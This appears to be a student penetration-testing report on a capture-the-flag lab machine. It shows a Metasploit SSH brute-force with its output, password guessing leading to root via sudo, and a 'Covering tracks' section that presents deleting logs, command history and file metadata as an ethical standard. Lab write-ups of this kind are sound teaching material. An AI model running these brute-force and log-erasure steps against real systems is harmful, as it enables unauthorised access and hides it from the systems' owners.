+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
+ 8925 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time: 2024-03-31 08:43:29 (GMT-4) (54 seconds)

+ 1 host(s) tested
```

This is the login page which came up when I put in the IP address of the TOE along with administrator. Finding out the details to this could be key in gaining access to the TOE.



Gaining Access

The next stage is to now try and gain access to the TOE by exploiting the vulnerabilities which I have found. The first way I exploited the system was by using Metasploit and cracking the password. I exploited the ssh server using Metasploit and launched an attack. I used the wordlist I created earlier on to attempt to crack the password and login. As you can see from the below screenshot, I set the root host as the IP address for the TOE (192.168.117.130). I made the Metasploit stop once it has found a correct username and password and have made it go through the wordlist I created to try and find the details. The Metasploit will go through the wordlist and will be trying every single possible combination from the wordlist in the TOE to try and provide the username and password. This process can take a few hours to complete, in my case it took 2 hours to complete.

```
kali@kali: ~  
File Actions Edit View Help  
USERNAME          no      A specific username to authenticate as  
USERPASS_FILE      no      File containing users and passwords separated by space, one pair per line  
USER_AS_PASS       false   no      Try the username as the password for all users  
USER_FILE          no      File containing usernames, one per line  
VERBOSE            false   yes     Whether to print output for all attempts  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.117.130  
RHOSTS => 192.168.117.130  
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true  
VERBOSE => true  
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/custom_wordlist.txt  
USER_FILE => Desktop/custom_wordlist.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/custom_wordlist.txt  
PASS_FILE => Desktop/custom_wordlist.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > show options  
  
Module options (auxiliary/scanner/ssh/ssh_login):  


| Name             | Current Setting             | Required | Description                                                                                 |
|------------------|-----------------------------|----------|---------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                       | yes      | Attempt to login with a blank username and password                                         |
| BLANK_PASSWORDS  | false                       | no       | Try blank passwords for all users                                                           |
| BRUTEFORCE_SPEED | 5                           | yes      | How fast to bruteforce, from 0 to 5                                                         |
| CreateSession    | true                        | no       | Create a new session for every successful login                                             |
| DB_ALL_CREDS     | false                       | no       | Try each user/password couple stored in the current database                                |
| DB_ALL_PASS      | false                       | no       | Add all passwords in the current database to the list                                       |
| DB_ALL_USERS     | false                       | no       | Add all users in the current database to the list                                           |
| DB_SKIP_EXISTING | none                        | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm) |
| PASSWORD         |                             | no       | A specific password to authenticate with                                                    |
| PASS_FILE        | Desktop/custom_wordlist.txt | no       | File containing passwords, one per line                                                     |


```

The ongoing attempts by Metasploit to exploit the system reflect a concerning scenario where the system's vulnerabilities are actively being targeted. Metasploit, a powerful penetration testing framework, systematically tries various exploit techniques and combinations to gain unauthorized access to the system. However, the fact that none of the attempted exploits have succeeded thus far does not necessarily indicate a comforting situation. Instead, it underscores the importance of robust security measures in place, as well as the potential resilience of the system against known attack vectors.

While the current lack of successful exploitation may seem reassuring, it's crucial to recognize that the absence of immediate success does not equate to invulnerability. The persistence of Metasploit in probing the system highlights the continuous threat posed by determined attackers who are relentless in their pursuit of unauthorized access. Moreover, it suggests that the system's defences are being put to the test, and any weaknesses or oversights in its security posture could be exposed under sustained attack.

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.117.130:22 - Starting bruteforce
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Tekkadan'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Email'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:About'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Begin'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Content'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Print'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Right'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Sidebar'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Username'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Password'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Forgot'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Welcome'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:business'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Details'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Written'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Super'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Category'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Published'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:February'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:username'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:password'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:friend'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Header'
[-] 192.168.117.130:22 - Failed: 'Tekkadan:Login'

```


Finally, after about 2 hours the Metasploit finally found a username and password which should allow me to have access to the TOE. As you can see the combination which the Metasploit was able to find was biscuit as the username and cookie as the password. My next stage will be to put these details into the TOE, Tekkadan login and the Joomla to see what information I am presented with and will take the next stages from there.

```


[*] 192.168.117.130:22 - Success: 'biscuit:cookie' 'uid=1002(biscuit) gid=1002(biscuit) groups=1002(biscuit) Linux t
dan-VirtualBox 4.15.0-133-generic #137~16.04.1-Ubuntu SMP Fri Jan 15 02:55:18 UTC 2021 x86_64 x86_64 x86_64 GNU/Linu
[*] SSH session 1 opened (192.168.117.128:40383 → 192.168.117.130:22) at 2024-04-05 09:46:38 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

I logged into the Tekkadan page using the provided username and password and it was a success. As you can see, I have also found the 2nd flag and it has now told me to try and get access to the TOE by using whatever way I feel necessary. I am currently logged in as Biscuit Griffon. One security advice I would suggest is to update the passwords and not make it a simple one word phrase, instead use a combination of letters, numbers and symbols to make it more difficult for other to guess and gain access.



The same login details also worked for the Joomla page. The Joomla page is the admin page for the Tekkadan and it shows the other accounts on the Tekkadan and the super user is the person with the username orga. For me to get full access to the TOE I need to find out the password for the orga account as I already have the username, I can use a few ways to crack the password such as using hashes to crack the password.



Above is a list of all the different users within the TOE, finding out the details of the passwords will allow me further access within the TOE.

```
Ubuntu 16.04.7 LTS tekkadan-VirtualBox tty1

tekkadan-VirtualBox login: biscuit
Password:
Last login: Sun Apr  7 16:43:03 BST 2024 on tty1
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-133-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


129 packages can be updated.
84 updates are security updates.

biscuit@tekkadan-VirtualBox:~$ sudo su
[sudo] password for biscuit:
biscuit is not in the sudoers file.  This incident will be reported.
biscuit@tekkadan-VirtualBox:~$
```

Upon logging in, it becomes evident that the Target of Evaluation (TOE) requires significant updates, with a staggering 84 security updates pending. This backlog of updates poses a substantial risk to the system's security posture. Failure to promptly apply these updates leaves vulnerabilities unaddressed, potentially exposing critical files and services to exploitation by malicious actors. Outdated software is often targeted by attackers due to known vulnerabilities that remain unpatched, thereby increasing the likelihood of unauthorized access and compromise. Regularly updating the system is essential to mitigate these risks and ensure that security measures remain effective. By staying current with software updates, organizations can proactively address known vulnerabilities, strengthen defences, and reduce the likelihood of successful cyberattacks. Furthermore, maintaining an ongoing regimen of updates demonstrates a commitment to security best practices and helps safeguard sensitive data and assets from potential threats. Therefore, it's imperative to prioritize and schedule regular maintenance activities, including software updates and patches, to uphold the integrity and security of the system.


```

drwxr-xr-x  2 root root  4096 Aug  6 2020 lib64
drwx----- 2 root root 16384 Feb  1 2021 lost+found
drwxr-xr-x  3 root root  4096 Feb  1 2021 media
drwxr-xr-x  2 root root  4096 Aug  6 2020 mnt
drwxr-xr-x  3 root root  4096 Feb  1 2021 opt
dr-xr-xr-x 164 root root      0 Apr  5 13:51 proc
drwx----- 4 root root  4096 Feb  2 2021 root
drwxr-xr-x 24 root root   840 Apr  5 14:48 run
drwxr-xr-x  2 root root 12288 Apr  5 13:52 sbin
drwxr-xr-x  2 root root  4096 Feb  1 2021 snap
drwxr-xr-x  2 root root  4096 Aug  6 2020 srv
dr-xr-xr-x 13 root root      0 Apr  5 13:51 sys
drwxrwxrwt  7 root root  4096 Apr  5 15:17 tmp
drwxr-xr-x 12 root root  4096 Aug  6 2020 usr
drwxr-xr-x 15 root root  4096 Feb  1 2021 var
lrwxrwxrwx  1 root root    31 Feb  2 2021 vmlinuz -> boot/vmlinuz-4.15.0-133-generic
lrwxrwxrwx  1 root root    31 Feb  2 2021 vmlinuz.old -> boot/vmlinuz-4.15.0-112-generic
biscuit@tekkadan-VirtualBox:/$ /home/biscuit
-bash: /home/biscuit: Is a directory
biscuit@tekkadan-VirtualBox:/$ cd /home/biscuit
biscuit@tekkadan-VirtualBox:~$ ls -la
total 48
drwxr-xr-x 4 biscuit biscuit 4096 Feb  2 2021 .
drwxr-xr-x 6 root root 4096 Feb  2 2021 ..
-rw----- 1 biscuit biscuit  87 Feb  2 2021 .bash_history
-rw-r--r-- 1 biscuit biscuit 220 Feb  2 2021 .bash_logout
-rw-r--r-- 1 biscuit biscuit 3771 Feb  2 2021 .bashrc
drwx----- 2 biscuit biscuit 4096 Feb  2 2021 .cache
-rw-r--r-- 1 biscuit biscuit 8980 Feb  2 2021 examples.desktop
-rw-rw-r-- 1 biscuit biscuit 112 Feb  2 2021 .Flag3
drwxrwxr-x 2 biscuit biscuit 4096 Feb  2 2021 .nano
-rw-r--r-- 1 biscuit biscuit 655 Feb  2 2021 .profile
biscuit@tekkadan-VirtualBox:~$ cat .Flag3
Congrats on getting this far!
Orga has hidden the location of Barbatos from Biscuit. SUpriasing turn of events!
biscuit@tekkadan-VirtualBox:~$

```

As you can see from above, I have logged into the TOE using the username biscuit and the password cookie. To find flag 3 I simply listed all the files and directory within the TOE and it showed that there was a file called Flag3. I then entered the file using the cat command which showed me my further steps. after this it has said that orga who is the super user has hidden the location of barbatos. I then investigated the different files and I then cd into orga which displayed the different files in that account. This allowed me to find Flag 4, I now need to gain root access to find the final flag. I also need to find the password for the user account orga, this will allow me to have full access to the TOE.

```

drwxr-xr-x 4 biscuit biscuit 4096 Feb  2 2021 .
drwxr-xr-x 6 root root 4096 Feb  2 2021 ..
-rw----- 1 biscuit biscuit  87 Feb  2 2021 .bash_history
-rw-r--r-- 1 biscuit biscuit 220 Feb  2 2021 .bash_logout
-rw-r--r-- 1 biscuit biscuit 3771 Feb  2 2021 .bashrc
drwx----- 2 biscuit biscuit 4096 Feb  2 2021 .cache
-rw-rw-r-- 1 biscuit biscuit 8980 Feb  2 2021 examples.desktop
-rw-rw-r-- 1 biscuit biscuit 112 Feb  2 2021 .Flag3
drwxrwxr-x 2 biscuit biscuit 4096 Feb  2 2021 .nano
-rw-r--r-- 1 biscuit biscuit 655 Feb  2 2021 .profile
biscuit@tekkadan-VirtualBox:~$ cat .Flag3
Congrats on getting this far!

Orga has hidden the location of Barbatos from Biscuit. SUpriasing turn of events!
biscuit@tekkadan-VirtualBox:~$ cd /orga
-bash: cd: /orga: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd orga/
-bash: cd: orga/: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd /home/orga
biscuit@tekkadan-VirtualBox:/home/orga$ ls -la
total 44
drwxr-xr-x 3 orga orga 4096 Feb  2 2021 .
drwxr-xr-x 6 root root 4096 Feb  2 2021 ..
-rw----- 1 orga orga  57 Feb  2 2021 .bash_history
-rw-r--r-- 1 orga orga 220 Feb  2 2021 .bash_logout
-rw-r--r-- 1 orga orga 3771 Feb  2 2021 .bashrc
-rw-rw-r-- 1 orga orga 8980 Feb  2 2021 examples.desktop
-rw-rw-r-- 1 orga orga 114 Feb  2 2021 .Flag4
drwxrwxr-x 2 orga orga 4096 Feb  2 2021 .nano
-rw-r--r-- 1 orga orga 655 Feb  2 2021 .profile
biscuit@tekkadan-VirtualBox:/home/orga$ cat .Flag4
Really glad to see you come this far!

Final flag: Get root access!!!

There are at least two ways to do this. :)
biscuit@tekkadan-VirtualBox:/home/orga$ _

```


Gaining Root Privileges

I was having difficulties trying to gain root privileges, so I decided to look over my findings and the different flags. I found the below screenshots when I first logged in and cd into orga, it gave me a list of the different usernames such as biscuit, mika and orga. I then looked at my findings from Flag 3 which can be seen below. If you look closely at the underlined part of the screenshot you can see that it says Orga who is the super user has hidden the location of Barbatos from Biscuit Surprising turn of events. I searched up what Barbatos was as I had no idea, and it came back with nothing except that it was a name of a demon which is shown below. The SU from the word surprising was in capital letters which could imply Super User. I then proceeded to do a trial-and-error method with the word barbatos as the password with the different usernames. The one which was successful was the username mika with the password barbatos.

```
Last login: Wed Apr 17 12:04:59 BST 2024 on tty1
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-133-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

129 packages can be updated.
84 updates are security updates.

biscuit@tekkadan-VirtualBox:~$ cd orga/
-bash: cd: orga/: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd home/
-bash: cd: home/: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd /home
biscuit@tekkadan-VirtualBox:/home$ ls
biscuit mika orga tekkadan
biscuit@tekkadan-VirtualBox:/home$ cd orga/
biscuit@tekkadan-VirtualBox:/home/orga$ ls -la
total 44
drwxr-xr-x 3 orga orga 4096 Feb  2  2021 .
```

```
drwxr-xr-x 4 biscuit biscuit 4096 Feb  2  2021 .
drwxr-xr-x 6 root root 4096 Feb  2  2021 ..
-rw-r--r-- 1 biscuit biscuit 87 Feb  2  2021 .bash_history
-rw-r--r-- 1 biscuit biscuit 220 Feb  2  2021 .bash_logout
-rw-r--r-- 1 biscuit biscuit 3771 Feb  2  2021 .bashrc
drwxr-xr-x 2 biscuit biscuit 4096 Feb  2  2021 .cache
-rw-r--r-- 1 biscuit biscuit 8980 Feb  2  2021 examples.desktop
-rw-r--r-- 1 biscuit biscuit 112 Feb  2  2021 .Flag3
drwxr-xr-x 2 biscuit biscuit 4096 Feb  2  2021 .nano
-rw-r--r-- 1 biscuit biscuit 655 Feb  2  2021 .profile
biscuit@tekkadan-VirtualBox:~$ cat .Flag3
Congrats on getting this far!

Orga has hidden the location of Barbatos from Biscuit. Surprising turn of events!
biscuit@tekkadan-VirtualBox:~$ cd /orga
-bash: cd: /orga: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd orga/
-bash: cd: orga/: No such file or directory
biscuit@tekkadan-VirtualBox:~$ cd /home/orga
biscuit@tekkadan-VirtualBox:/home/orga$ ls -la
total 44
drwxr-xr-x 3 orga orga 4096 Feb  2  2021 .
drwxr-xr-x 6 root root 4096 Feb  2  2021 ..
-rw-r--r-- 1 orga orga 57 Feb  2  2021 .bash_history
-rw-r--r-- 1 orga orga 220 Feb  2  2021 .bash_logout
-rw-r--r-- 1 orga orga 3771 Feb  2  2021 .bashrc
-rw-r--r-- 1 orga orga 8980 Feb  2  2021 examples.desktop
-rw-r--r-- 1 orga orga 114 Feb  2  2021 .Flag4
drwxr-xr-x 2 orga orga 4096 Feb  2  2021 .nano
-rw-r--r-- 1 orga orga 655 Feb  2  2021 .profile
biscuit@tekkadan-VirtualBox:/home/orga$ cat .Flag4
Really glad to see you come this far!

Final flag: Get root access!!!

There are at least two ways to do this. :)
biscuit@tekkadan-VirtualBox:/home/orga$ _
```

About 9,660,000 results (0.36 seconds)

Barbatos is the 8th spirit named among the list of 72 demons in The Lesser Key of Solomon. According to grimoire tradition, he holds the rank of Duke, and (like the demon Buer) may appear when the sun is in the sign of Sagittarius.



Wikipedia

<https://en.wikipedia.org/wiki/Barbatos>

Barbatos - Wikipedia

```
129 packages can be updated.
84 updates are security updates.

mika@tekkadan-VirtualBox:~$ sudo su
[sudo] password for mika:
root@tekkadan-VirtualBox:/home/mika# ls -la
total 44
drwxr-xr-x 3 mika mika 4096 Apr 17 13:09 .
drwxr-xr-x 6 root root 4096 Feb  2  2021 ..
-rw----- 1 mika mika 116 Apr 17 13:21 .bash_history
-rw-r--r-- 1 mika mika 220 Feb  2  2021 .bash_logout
-rw-r--r-- 1 mika mika 3771 Feb  2  2021 .bashrc
drwx----- 2 mika mika 4096 Apr 17 13:09 .cache
-rw-r--r-- 1 mika mika 8980 Feb  2  2021 examples.desktop
-rw----- 1 root root  36 Feb  2  2021 .lessht
-rw-r--r-- 1 mika mika 655 Feb  2  2021 .profile
-rw-r--r-- 1 mika mika  0 Feb  2  2021 .sudo_as_admin_successful
root@tekkadan-VirtualBox:/home/mika# exit
exit
mika@tekkadan-VirtualBox:~$ sudo -i
root@tekkadan-VirtualBox:~# ls -la
total 32
drwx----- 4 root root 4096 Feb  2  2021 .
drwxr-xr-x 24 root root 4096 Feb  2  2021 ..
-rw----- 1 root root 109 Apr 17 14:02 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
drwx----- 2 root root 4096 Aug  6  2020 .cache
-rw-r--r-- 1 root root 109 Feb  2  2021 .Flag5
drwxr-xr-x  2 root root 4096 Feb  2  2021 .nano
-rw-r--r-- 1 root root 148 Aug 17  2015 .profile
root@tekkadan-VirtualBox:~# cat .Flag5
Congratulations! You have finally got the final flag.

Be sure to document the steps in your assignment!

TW
root@tekkadan-VirtualBox:~# _
```

After logging in as Mika with the password "barbatos", I successfully gained root access using `sudo -i`. This allowed me to execute commands with root privileges without needing the root password. Using `ls -la`, I listed all files and directories in the current directory, including hidden files. Locating `.Flag5`, I used `cat` to view its contents, containing the final flag.

Conclusion

In summary, the thorough security assessment conducted on the Djitecha Group of Companies' network infrastructure has yielded crucial insights into the system's vulnerabilities and associated risks. By employing meticulous reconnaissance, scanning, enumeration, and exploitation techniques, we have effectively identified and documented critical vulnerabilities, empowering informed decision-making regarding mitigation strategies. The assessment has illuminated weaknesses in the system's configuration, including outdated software versions, exploitable web application vulnerabilities, and inadequate access controls.

Moreover, the successful exploitation of these vulnerabilities underscores the significance of regular security updates, robust password management practices, and proactive security measures to mitigate potential threats. The report underscores the urgency of promptly addressing security vulnerabilities, implementing recommended countermeasures, and adopting a proactive cybersecurity stance.

Furthermore, the findings underscore the importance of user awareness training, password complexity policies, and ongoing monitoring and maintenance of network infrastructure to mitigate the risk of unauthorized access and data breaches. By prioritizing security best practices and embracing a proactive approach to cybersecurity, organizations can bolster their resilience against evolving cyber threats and safeguard their critical assets and sensitive information.

In conclusion, this penetration testing report offers invaluable insights, recommendations, and a roadmap for enhancing the Djitecha Group of Companies' network infrastructure's security posture. It emphasizes the necessity of continuous improvement and vigilance in the face of ever-evolving cybersecurity threats.

Covering tracks

Clearing tracks after a penetration test is vital to maintain the integrity of the assessment and adhere to ethical standards. To accomplish this, several key steps must be taken. First, log files containing records of activities, including system and application logs, must be deleted or modified to erase any traces. Command history should then be cleared to remove evidence of executed commands. Additionally, any temporary files, scripts, or tools used during the test should be removed. Network-related logs, such as firewall logs and packet capture files, must also be cleared to eliminate evidence of network activities. System metadata, including file timestamps and ownership details, should be removed to prevent disclosure of sensitive information. Event logs from Windows systems, if applicable, should be cleared using appropriate tools. Finally, a thorough sweep of the system should be conducted to identify and remove any remaining artifacts or traces of the penetration test, such as cached credentials and shell history files. By meticulously following these steps, ethical hackers can ensure that their activities remain confidential, transparent, and compliant with ethical standards, thus upholding professional integrity.

```

1 2024-04-03 10:08:20 startup packages remove
2 2024-04-03 10:08:20 status installed zenity:amd64 4.0.1-1
3 2024-04-03 10:08:23 remove zenity:amd64 4.0.1-1 <none>
4 2024-04-03 10:08:23 status half-configured zenity:amd64 4.0.1-1
5 2024-04-03 10:08:23 status half-installed zenity:amd64 4.0.1-1
6 2024-04-03 10:08:23 status triggers-pending man-db:amd64 2.12.0-3
7 2024-04-03 10:08:23 status triggers-pending hicolor-icon-theme:all 0.17-2
8 2024-04-03 10:08:23 status triggers-pending desktop-file-utils:amd64 0.27-1
9 2024-04-03 10:08:23 status triggers-pending mailcap:all 3.70+nmu1
10 2024-04-03 10:08:23 status triggers-pending kali-menu:all 2023.4.7
11 2024-04-03 10:08:23 status config-files zenity:amd64 4.0.1-1
12 2024-04-03 10:08:23 status not-installed zenity:amd64 <none>
13 2024-04-03 10:08:23 status installed libadwaita-1-0:amd64 1.5~beta-1kali1
14 2024-04-03 10:08:23 remove libadwaita-1-0:amd64 1.5~beta-1kali1 <none>
15 2024-04-03 10:08:23 status triggers-pending libc-bin:amd64 2.37-12
16 2024-04-03 10:08:23 status half-configured libadwaita-1-0:amd64 1.5~beta-1kali1
17 2024-04-03 10:08:23 status half-installed libadwaita-1-0:amd64 1.5~beta-1kali1
18 2024-04-03 10:08:23 status config-files libadwaita-1-0:amd64 1.5~beta-1kali1
19 2024-04-03 10:08:23 status not-installed libadwaita-1-0:amd64 <none>
20 2024-04-03 10:08:23 status installed libappstream5:amd64 1.0.2-1
21 2024-04-03 10:08:23 remove libappstream5:amd64 1.0.2-1 <none>
22 2024-04-03 10:08:23 status half-configured libappstream5:amd64 1.0.2-1
23 2024-04-03 10:08:23 status half-installed libappstream5:amd64 1.0.2-1
24 2024-04-03 10:08:23 status config-files libappstream5:amd64 1.0.2-1
25 2024-04-03 10:08:23 status not-installed libappstream5:amd64 <none>
26 2024-04-03 10:08:23 status installed python3-pyatspi:all 2.46.0-3
27 2024-04-03 10:08:23 remove python3-pyatspi:all 2.46.0-3 <none>
28 2024-04-03 10:08:23 status half-configured python3-pyatspi:all 2.46.0-3
29 2024-04-03 10:08:23 status half-installed python3-pyatspi:all 2.46.0-3
30 2024-04-03 10:08:23 status config-files python3-pyatspi:all 2.46.0-3
31 2024-04-03 10:08:23 status not-installed python3-pyatspi:all <none>
32 2024-04-03 10:08:23 status installed libatk-adaptor:amd64 2.50.0-1+b1
33 2024-04-03 10:08:23 remove libatk-adaptor:amd64 2.50.0-1+b1 <none>
34 2024-04-03 10:08:23 status half-configured libatk-adaptor:amd64 2.50.0-1+b1
35 2024-04-03 10:08:23 status half-installed libatk-adaptor:amd64 2.50.0-1+b1
36 2024-04-03 10:08:23 status config-files libatk-adaptor:amd64 2.50.0-1+b1
37 2024-04-03 10:08:23 status installed python3-pythran:amd64 0.15.0+ds-2
38 2024-04-03 10:08:23 remove python3-pythran:amd64 0.15.0+ds-2 <none>
39 2024-04-03 10:08:23 status half-configured python3-pythran:amd64 0.15.0+ds-2

```

This is one of the log files which will be deleted to cover the tracks of my penetration testing. To clear the tracks, I simply just cleared the files so that there was no evidence of any of the commands I did. I also made sure that any downloaded files were deleted, the trash can was also emptied.

Appendix

TOE (Toe of Evaluation)

<https://community.ibm.com/community/user/power/discussion/ssh-terrapin-prefix-truncation-weakness-cve-2023-48795>

<https://www.tenable.com/plugins/nessus/136929>

Declaration

"This piece of coursework is our own original work and has not been submitted elsewhere in fulfilment of the requirement of this or any other award"

Signature

